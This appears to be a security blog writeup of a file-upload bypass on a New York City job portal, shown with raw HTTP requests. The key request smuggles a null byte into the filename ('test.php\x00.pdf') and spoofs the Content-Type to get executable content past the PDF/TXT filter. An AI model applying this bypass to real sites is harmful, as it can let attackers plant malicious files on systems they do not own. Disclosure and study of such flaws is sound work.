
While searching for jobs on a New York City job portal, I decided to create an account and explore the platform’s features. One of the first things I did was update my profile and upload my resume, just like any typical job seeker would. The profile page looked something like this:

As I interacted with the site, I started to notice some interesting behaviors in the file upload functionality. The platform only allowed certain file types specifically PDF and TXT files. Any attempt to upload other or potentially malicious files was blocked.
When uploading a file, you would see a request similar to this:
POST /upload HTTP/1.1
Host: localhost:5000
Content-Length: 49871
Cache-Control: max-age=0
Origin: http://localhost:5000
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvqrfq0aFgpBXXzTT
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://localhost:5000/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.aLHqhg.2zjRjDid41OHk7Nrgl1dXJZ8n70
Connection: keep-alive

------WebKitFormBoundaryvqrfq0aFgpBXXzTT
Content-Disposition: form-data; name="file"; filename="rest.pdf"
Content-Type: application/pdf

%PDF-1.3
%Äåòåë§ó ÐÄÆ
4 0 obj
<< /Length 5 0 R /Filter /FlateDecode >>
stream.....
However, if we modify the upload request and change the filename to include a null byte (for example, test.php\x00.pdf) and set the Content-Type to something like application/vnd.microsoft.portable-executable, the server processes the file as test.php\x00.pdf. This could potentially allow us to bypass the file type restrictions.
Here’s how the modified request would look:
POST /upload HTTP/1.1
Host: localhost:5000
Content-Length: 49871
Cache-Control: max-age=0
Origin: http://localhost:5000
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvqrfq0aFgpBXXzTT
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://localhost:5000/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.aLHqhg.2zjRjDid41OHk7Nrgl1dXJZ8n70
Connection: keep-alive

------WebKitFormBoundaryvqrfq0aFgpBXXzTT
Content-Disposition: form-data; name="file"; filename="test.php\x00.pdf"
Content-Type: application/vnd.microsoft.portable-executable

<--MZ binary content-->
------WebKitFormBoundaryvqrfq0aFgpBXXzTT--
This trick can sometimes bypass weak file validation mechanisms, potentially allowing the upload of executable or malicious files.

Now, when you try to access the uploaded file, the application returns a “Page Not Found” error, and the URL looks like this:
http://localhost:5000/file/filename.php/x00

However, if you manually remove the /x00 from the URL so it becomes:
http://localhost:5000/file/filename.php

you are able to download the uploaded PHP file directly.
Below is a demonstration of replicating this vulnerability on a test environment (not the NYC job portal), but the screenshots above are from the real site:
Video Demonstration
Thank you for reading! If you found this post helpful or interesting, stay tuned for more cybersecurity stories and insights. See you